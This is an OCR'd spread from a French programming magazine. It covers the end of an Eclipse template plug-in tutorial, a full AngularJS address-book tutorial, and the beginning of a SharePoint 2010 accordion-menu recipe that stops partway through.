Cliquez sur **Yes**. Cette opération ajoute le contenu nécessaire pour pouvoir utiliser le plug-in d'origine (**org.eclipse.editors**) [Fig.13].

> Ajoutez une action d'inclusion (include)

Nous allons ajouter ici, en utilisant l'extension, que nous venons de créer le contenu d'un fichier XML (des templates).




Fig.10




Fig.8




Fig.11




Fig.9




Fig.12

Un clic droit sur l'extension nouvellement créée **org.eclipse.ui.editors.templates** > **New** > **include** [Fig.14].
Dans l'onglet **Extension**. Sous **Extension Element Details**
Un clic sur le bouton **Browse** ouvre une boîte de dialogue pour sélectionner le fichier qui contient des templates [Fig.15].

> Sélectionnez le fichier des templates

Le fichier doit exister dans le projet. Pensez à le copier avant la sélection. Un clic sur **OK** [Fig.16].

Note : *Dans des versions antérieures d'Eclipse, l'éditeur de templates* **Java** > **Editor** > **Templates**, *n'ajoutait pas d'identificateur à chaque template entré à la main. Des templates sans identificateur sont rejetés dans l'action d'inclusion. Une solution pour le fichier, est d'ajouter par programmation des identificateurs.*

```
<template autoinsert="true" context="java" deleted="false"
description="Prepare to work with xml documents" enabled="true"
id="com.java-javafx.ka.templates.java.xml12" name="xml">
<!-- contenu du modèle ou template -->
</template>
```

Important :
Inutile de vous rappeler de sauvegarder vos travaux à intervalle régulier. En cliquant sur l'icône **Save All** dans la barre d'outils d'Eclipse.

6 TESTEZ LE PLUG-IN

Une partie du plug-in est déjà prête. Pour le tester, récupérez le fichier **xml_templates_1.5.xml** dans le fichier .zip du plug-in, et utilisez-le comme fichier **include**. Ensuite dans l'onglet **Overview** de l'éditeur de **MANIFEST.MF** > Cliquez sur **Launch Eclipse application**. Une nouvelle instance d'Eclipse est lancée > les templates ajoutés sont visibles dans n'importe quel fichier Java, ouvert dans cette nouvelle instance [Fig.17 et 18]. La suite dans le numéro 157.

Kaesar **Alnijres**
Ingénieur logiciel & développeur java - JUG Cergy




Fig.13




Fig.14




Fig.15




Fig.16




Fig.17




Fig.18

Introduction à AngularJS

Encore un nouveau framework Javascript dans ce qui est maintenant devenu une jungle. Même restreint aux frameworks se basant principalement sur le modèle de conception MVC, il en existe déjà un nombre important : Backbone, Ember, Knockout... Pourtant AngularJS se démarque ostensiblement.

Misko Hevery, son concepteur, préfère ne pas parler de framework mais plus d'un concept de création de web app en JavaScript. AngularJS s'inspire principalement des bonnes pratiques de conception d'application : data-binding, test, couplage-lâche, injection de dépendances, service... C'est ce qui fait toute l'originalité de ce framework. Afin que vous puissiez découvrir par vous-même la puissance et la simplicité d'AngularJS, nous vous proposons de développer une application web de type carnet d'adresses et ainsi parcourir ensemble toutes ses notions clés.
Partons du code HTML suivant affichant une liste de 3 contacts :

```
<!DOCTYPE HTML>
<html>
<head>
  <meta http-equiv=»Content-Type» content=»charset=utf-8»>
  <title>Mon carnet d'adresses</title>
</head>
<body>
<div>
  <h2>Mon carnet d'adresses (3 contacts)</h2>
  <ul>
    <li>
      <h3>Robert Hudson</h3>
      <p>Groupe : Famille</p>
      <p>Mobile : 0645271845</p>
      <p>Adresse : 50 rue Victor Hugo 75004 Paris</p>
    </li>
    <li>
      <h3>Pierre Samal</h3>
      <p>Groupe : Ami</p>
      <p>Mobile : 0642154528</p>
      <p>Adresse : 30 avenue des Coquelicots 69001 Lyon</p>
    </li>
    <li>
      <h3>Virginie Dupont</h3>
      <p>Groupe : Travail</p>
      <p>Mobile : 0655554120</p>
      <p>Adresse : 5 rue des Pierres 51100 Reims</p>
    </li>
  </ul>
</div>
</body>
</html>
```

[Fig.1]

> Afficher une simple page HTML avec AngularJS

L'idée maintenant est d'afficher la même page mais en utilisant AngularJS. Commençons par charger le script AngularJS dans la partie <head> de votre page HTML :

```
<script type=»text/javascript»
  src=»http://code.angularjs.org/1.0.1/angular-1.0.1.js»></script>
```

Une fois chargé, le script va alors rechercher sur quelle partie de votre code HTML il doit être actif. Dans AngularJS la notion de directive permet d'enrichir l'arbre DOM HTML pour y insérer des informations explicites liées à l'application.
La directive ng-app permet d'initialiser le compilateur AngularJS, elle doit être placée dans la balise racine de votre application. La plupart du temps ce sera <html> tel que `<html ng-app>`. AngularJS sera alors actif sur la portion du code délimitée par la balise <html>, définissant ainsi le périmètre de notre module principal. Pour AngularJS, le HTML (donc l'arbre DOM) représente la vue. Le code s'écrit dans la page HTML directement.

```
<body>
<div ng-controller=»ContactCtrl»>
  <h2>Mon carnet d'adresses ({{contacts.length}} contacts)</h2>
  <ul>
    <li ng-repeat=»contact in contacts»>
      <h3>{{contact.nom}}</h3>
      <p>Groupe : {{contact.groupe}}</p>
      <p>Mobile : {{contact.mobile}}</p>
      <p>Adresse : {{contact.adresse}}</p>
    </li>
  </ul>
</div>
</body>
```

Le contrôleur se déclare via la directive ng-controller, avec en paramètre la référence à un objet JavaScript. Cet objet matérialisera le lien entre vue et modèle au travers du "scope". Le modèle est ici représenté par la variable contacts.

```
function ContactListCtrl($scope) {
  $scope.contacts = [
    {«nom»:»Robert Hudson»,
      «groupe»:»Famille»,
      «mobile»:»0645271845»,
      «adresse»:»50 rue Victor Hugo 75004 Paris»},
    {«nom»:»Pierre Samal»,
      «groupe»:»Ami»,
      «mobile»:»0642154528»,
      «adresse»:»30 avenue des Coquelicots 69001 Lyon»},
    {«nom»:»Virginie Dupont»,
      «groupe»:»Travail»,
      «mobile»:»0655554120»,
      «adresse»:»5 rue des Pierres 51100 Reims»}]
}
```

Détaillons maintenant le contenu de la vue:

- la directive ng-repeat reproduit un template (code situé entre l'élément sur lequel la directive est attachée) autant de fois qu'il y a d'éléments dans une collection donnée. Dans notre exemple, nous affichons un élément <li> contenant le nom, le groupe, le numéro de mobile et l'adresse pour chaque contact.
- la notation double accolade {{expression}} demande à AngularJS d'évaluer une expression et de l'insérer dans le DOM. Cette expression peut-être :
  - une opération : *{{1+1}}* sera évaluée comme 2
  - une propriété du scope : {{contact.name}} pourra être évaluée comme "Dupont"

  AngularJS ne se contente pas seulement d'une simple insertion dans le DOM puisqu'il va continuellement mettre à jour ce binding à chaque fois que l'expression sera mise à jour elle-même, c'est le two-way binding [Fig.2].

  Dans notre cas, par exemple, *{{contacts.length}}* affichera le nombre de contacts de manière dynamique au fur et à mesure que cette liste augmente ou diminue.

  Il est important de noter qu'une expression est toujours évaluée par rapport à ce scope. Ce scope est délimité par la directive ng-controller.
- La directive *ng-controller="ContactListCtrl"* dans la vue fait référence au contrôleur, qui est un objet JavaScript nommé "ContactListCtrl" et délimite le scope de celui-ci. Le contrôleur définit les comportements et associe le modèle au scope. Dans notre cas, une collection de contacts est affectée à une propriété du scope. La vue pourra donc accéder à cette propriété et l'évaluer grâce à la notation *{{expression}}*.

  Il peut y avoir plusieurs contrôleurs sur une même page HTML. Les scopes s'imbriquent de manière hiérarchique et héritent des propriétés de leur scope parent.

> Navigation et routage

Il nous faut maintenant créer une vue pour éditer les contacts existants et en créer de nouveau. Pour ne pas surcharger notre code HTML nous allons extraire les différentes vues.
Le code de chaque vue est placé dans un fichier HTML dédié

- edit.html pour l'édition

```
<form name="editForm" ng-submit="saveContact()">
  <label>Nom :</label>
  <input type="text" name="nom" ng-model="contact.nom">

  <label>Groupe:</label>
  <select ng-model="contact.groupe" name="groupe">
    <option value="Ami">Ami</option>
    <option value="Famille">Famille</option>
    <option value="Travail">Travail</option>
  </select>

  <label>Mobile: </label>
  <input type="text" name="mobile" ng-model="contact.mobile">

  <label>Adresse: </label>
  <input type="text" name="adresse" ng-model="contact.adresse">

  <a ng-href="#/list">Retour</a>
  <input type="submit" ng-click="saveContact()" class="Enregistrer"/>
</form>
```

- list.html pour la liste des contacts

```
<ul>
  <li ng-repeat="contact in contacts">
    <h3>{{contact.nom}}</h3>
    <p>Groupe : {{contact.groupe}}</p>
    <p>Mobile : {{contact.mobile}}</p>
    <p>Adresse : {{contact.adresse}}</p>
     </li>
</ul>
```

[Fig.3]

- index.html pour la vue principale : notez l'arrivée de la directive ng-view qui va gérer l'affichage des 2 vues précédentes :

```
<div>
  <div id="contacts-panel" ng-controller="ContactCtrl">
    <h2>
      Mon carnet d'adresses ({{contacts.length}} contacts)
      <a ng-href="#/edit/">Ajouter</a>
    </h2>
    <div ng-view></div>
  </div>
</div>
</body>
```

Pour naviguer d'une vue à l'autre il est nécessaire d'utiliser la notion de routes. Principe déjà bien connu dans les frameworks web de tous types, il consiste à utiliser l'URL comme référence à sa page. Avec AngularJS cela se traduira par le code suivant :

```
angular.module('myApp', [])
  .config(['$routeProvider', function($routeProvider) {
    $routeProvider.when('/edit/:contactId', {
```




Fig.1




Fig.2




Fig.3

```
      templateUrl: 'partials/edit.html',
      controller: ContactEditCtrl
    });
    $routeProvider.when('/list', {
      templateUrl: 'partials/list.html',
      controller: ContactListCtrl
    });
    $routeProvider.otherwise({ redirectTo: '/list' });
  }]);
```

Deux routes sont ici définies :

- **/edit/:contactId** qui pointe vers la vue edit.html et permet de passer un paramètre (contactId), associé à un contrôleur ContactEditCtrl
- **/list** quit pointe vers list.html associé à un contrôleur ContactListCtrl

Pour utiliser ces routes il suffit d'y faire référence via l'attribut href ou la directive ng-href qui nous permettra de passer un paramètre. Dans notre liste de contact, nous avons ajouté un lien permettant d'éditer chaque contact.

```
<ul>
  <li ng-repeat=»contact in contacts»>
    <h3>{{contact.nom}}</h3>
    <p>Groupe : {{contact.groupe}}</p>
    <p>Mobile : {{contact.mobile}}</p>
    <p>Adresse : {{contact.adresse}}</p>
    <a ng-href=»#/edit/{{$index}}»>Editer</a>
  </li>
</ul>
```

NB : *Ici $index permet de renvoyer la valeur de l'itération du tableau.*

> Validation de formulaire

AngularJS fournit un mécanisme de validation de formulaire pratique permettant d'ajouter une validation à un champ de saisie et de désactiver le bouton de soumission tant qu'un élément du formulaire est invalide. Rajoutons des directives à notre formulaire d'édition de contact :

```
<form name=»editForm» class=»form-horizontal» ng-submit=»saveContact()»>
  <div class=»control-group» ng-class=»{error: editForm.nom.$invalid}»>
    <label class=»control-label»>Nom :</label>
    <div class=»controls»>
      <input type=»text» name=»nom» ng-model=»contact.nom» required>
      <p class=»help-inline» ng-show=»editForm.nom.$error.required»>
        Ce champ est requis.
      </p>
    </div>
  </div>
  <div class=»control-group»>
    <label class=»control-label»>Groupe:</label>
    <div class=»controls»>
      <select ng-model=»contact.groupe» name=»groupe»>
        <option value=»Ami»>Ami</option>
        <option value=»Famille»>Famille</option>
        <option value=»Travail»>Travail</option>
      </select>
    </div>
  </div>
  <div class=»control-group» ng-class=»{error: editForm.mobile.$invalid}»>
    <label class=»control-label»>Mobile: </label>
    <div class=»controls»>
      <input type=»text» name=»mobile» ng-model=»contact.mobile»
          ng-maxlength=»10» ng-pattern=»/^[0-9]+$/»>
      <p class=»help-inline» ng-show=»editForm.mobile.$error.maxlength»>
        Ce numéro contient trop de chiffres.
      </p>
      <p class=»help-inline» ng-show=»editForm.mobile.$error.pattern»>
        Le numéro ne doit pas contenir de lettres.
      </p>
    </div>
  </div>
  <div class=»control-group»>
    <label class=»control-label»>Adresse: </label>
    <div class=»controls»>
      <input type=»text» name=»adresse» ng-model=»contact.adresse»>
    </div>
  </div>
  <div class=»form-actions»>
    <a class=»btn» ng-href=»#/list»>Retour</a>
    <input type=»submit» class=»btn btn-success» ng-disabled=»editForm.$invalid» value=»Enregistrer»/>
  </div>
</form>
```

Parcourons ensemble le code :

- La balise <form> n'est pas la balise HTML mais une directive AngularJS qui permet de lier le formulaire à un objet JavaScript formController. Ce dernier permet de contrôler que tous les champs de saisie du formulaire sont dans un état valide.
- Pour ajouter une validation à un champ de saisie, AngularJS propose quelques directives de validation telles que :
  - required : qui invalide le champ de saisie si aucun texte n'est saisi
  - ng-maxlength="10" : qui invalide le champ si le nombre de caractère est supérieur 10
  - ng-pattern="regex" : qui invalide le champ si le contenu ne correspond pas à l'expression régulière passée en paramètre
- L'attribut name de la directive <form> est important puisqu'il vous permet d'accéder aux attributs correspondant à l'état du formulaire comme $invalid mais également aux champs de saisie qui composent le formulaire. Par exemple, editForm.mobile désigne le champ de saisie du numéro de mobile. De même, vous pouvez accéder à l'état de chaque champ de saisie pour savoir s'il est valide ou non. Ainsi, editForm.mobile.$error.pattern vaut true si le champ de saisie du mobile contient des lettres.
- Grâce à la directive ng-show qui affiche son élément si une condition est remplie et en évaluant l'état de chaque composant, un message s'affiche dans le cas où le champ de saisie est invalide.
- Enfin la directive ng-disable désactive le bouton de soumission tant que la condition en paramètre est vrai. En l'occurence, ici, il s'agit

de editForm.$invalide qui est vrai si un des éléments du formulaire est invalide [Fig.4].

> Directives

Pour introduire l'une des fonctionnalités les plus pertinentes, créons un composant contact dont l'objectif sera d'afficher les données d'un contact. Côté du HTML notre vue "list" contient une nouvelle balise contact-widget acceptant un paramètre :

```
<li class=»well span6» ng-repeat=»contact in contacts»>
  <contact-widget contact=»contact»></contact-widget>
  <a ng-href=»#/edit/{{$index}}»>Editer</a>
</li>
```

AngularJS se limite à des composants de base et n'a pas vocation à intégrer des composants visuels. Avec les directives, chacun peut créer son propre composant et enrichir le HTML. Même si ce code est aussi facile à écrire en jQuery, il est ici bien plus lisible et explicite. De plus le composant est clairement identifié et son comportement est encapsulé dans un code à part tel que :

```
app.directive('contactWidget', function() {
 return {
   restrict: 'E',          // cette directive est de type élément
   replace: true,         // l'élément doit être remplacé par un
template ...
   templateUrl: 'template_contact.html',// … template dont l'url
 est défini ici
   scope: {
     contact: '='    // l'attribut contact est bindé à l'objet
 contact de la directive
   }
 };
});
```

Ce comportement peut être modifié et surtout testé, ce qui est gage de stabilité et de flexibilité. Enfin c'est aussi une manière de mieux collaborer avec les designers qui pourront aisément intégrer le HTML dans leurs outils. AngularJS propose pour cela différents modes de déclaration et de nommage des directives représentées soit par des balises - <contact-widget> - soit par des attributs - - soit par des styles CSS - - pour que chacun choisisse ce qui lui correspond le mieux selon sa manière de travailler et ses outils.

> Tests

Pour mettre en oeuvre les tests unitaires les frameworks de test JavaScript existants peuvent être utilisés. AngularJS ajoute une bibliothèque de tests d'interactions utilisateurs facile à rédiger en utilisant une DSL (Domain Specific Language).

Pour illustrer un test avec notre exemple prenons comme scénario la saisie d'un contact. Le fait de saisir un nom et de cliquer sur "Enregistrer" doit créer un nouveau contact dans la liste :

```
describe('editAndSave', function () {

    beforeEach(function () {
      browser().navigateTo('#/edit/');
    });

    it('doit ajouter le contact dans la liste', function () {
      // saisie d'un nom
      input(«contact.nom»).enter(«Misko Hevery»);
      // clic sur Enregistrer
      element(':submit').click();
      // vérification que l'on a basculé sur la vue /list
      expect(browser().window().hash()).toMatch(«list»);
      // vérification que le contact a bien été ajouté à la liste
      expect(element('[ng-view] ul li:last div h3').text()).
toMatch(«Misko Hevery»)
    });

});
```

Le projet annexe angular-seed vous propose un squelette de projet intégrant des scripts pour les tests que vous pouvez intégrer dans votre outil d'intégration continue.

> Conclusion

JavaScript reste encore aujourd'hui un langage "dangereux" pour certains dans le cadre d'application web stratégiques pour les entreprises du fait de sa lisibilité, de l'aspect asynchrone et des différentes implémentations dans les navigateurs. Cependant AngularJS se différencie principalement par l'intégration de concepts importants : évolutivité et maintenabilité. Les tests, le couplage-lâche et la composition font partie intégrante du framework et permettent d'envisager sereinement une application web de grande envergure avec la technologie JavaScript. Rappelons que le Web n'a pas été prévu pour créer des applications au départ. Le nouveau modèle d'application Web JS/HTML/CSS <> JSON <> WebAppServer (Java, Python, JavaScript, Ruby …) n'est pas une mode mais bien un aboutissement dans la mise en oeuvre d'application sur le Web pour répondre à des attentes fortes en terme d'expériences utilisateur. AngularJS répond brillamment à cette attente.

Ressources

Pour en savoir davantage, visitez le site d'AngularJS : http://angularjs.org/

Le code de cet article peut être testé en ligne sur le site Plunker : http://plnkr.co/edit/3Zx4OD

Le code source est disponible sur GitHub : git@github.com:lauterry/AngularAddressBook.git

Thierry **Lau**
Développeur SFEIR
twitter : @_aut3rry
Google + : gplus.to/lauthierry
blog : devsnote.com

Sébastien **Letélié**
Directeur Technique Improve Santé
twitter: @sebmade
Google+ : gplus.to/sebmade
blog : itaware.eu

La recette du menu accordéon

Ce mois-ci, nous allons convertir le menu de gauche d'un site SharePoint 2010 en menu accordéon. Bonne programmation !

Voici à quoi ressemble la navigation de gauche de SharePoint par défaut : [Fig.1]. Et voici ce que nous voulons obtenir à l'issue de la préparation : [Fig.2].

Pour corser le tout, nous voulons pouvoir faire basculer n'importe quel site de notre collection vers ce type de menu dynamique.

Le niveau de cette recette est de 200 (notation Microsoft): en effet, nous allons modifier l'interface de SharePoint, sans toucher à aucune page, ni ouvrir SharePoint Designer, et en offrant un moyen de retour efficace et propre. Nous allons donc respecter toutes, ou quasiment toutes, les bonnes pratiques de développement SharePoint. Les besoins étant posés, voici les ingrédients dont nous aurons besoin :

- Un SharePoint 2010 (frais du marché),
- Une dose de jquery,
- Une pincée de css,
- Une lichette de solution Sandbox
- Un chouilla d'exploration de DOM

LA RÉALISATION

Voici les étapes de réalisation :

Commençons par créer notre solution Visual Studio 2010 [Fig.3].

Bien penser à la passer en mode sandbox (comme ça vous pourrez en plus vous servir de votre réalisation sur Office 365 …) [Fig.4].

http://playground/ est le site web SharePoint dans lequel je vais publier ma solution.

Pour pouvoir altérer ce menu, nous allons avoir besoin d'une feuille de style et d'un script JavaScript (et du coup d'un troisième fichier, *jquery*). Ajoutons donc un module à notre solution (appelé ici « *Resources* »), créons dans ce module deux nouveaux fichiers *style.css* et *script.js*. Ajoutons aussi à ce module la librairie *jquery*.

Ce module va nous permettre d'injecter des fichiers dans SharePoint. Ces fichiers seront ajoutés à la bibliothèque de style du site racine de notre collection [Fig.5].


Paramétrons le fichier « *Elements.xml* » comme suit pour pouvoir insérer les fichiers associés en tant qu'éléments dans cette fameuse bibliothèque de styles


```
<Module Name=»Resources» Url=»Style Library» RootWebOnly=»TRUE»>

  <File Path=»Resources\script.js» Url=»MenuAccordeon/script.js»
Type=»GhostableInLibrary» />

  <File Path=»Resources\style.css» Url=»MenuAccordeon/style.css»
Type=»GhostableInLibrary» />

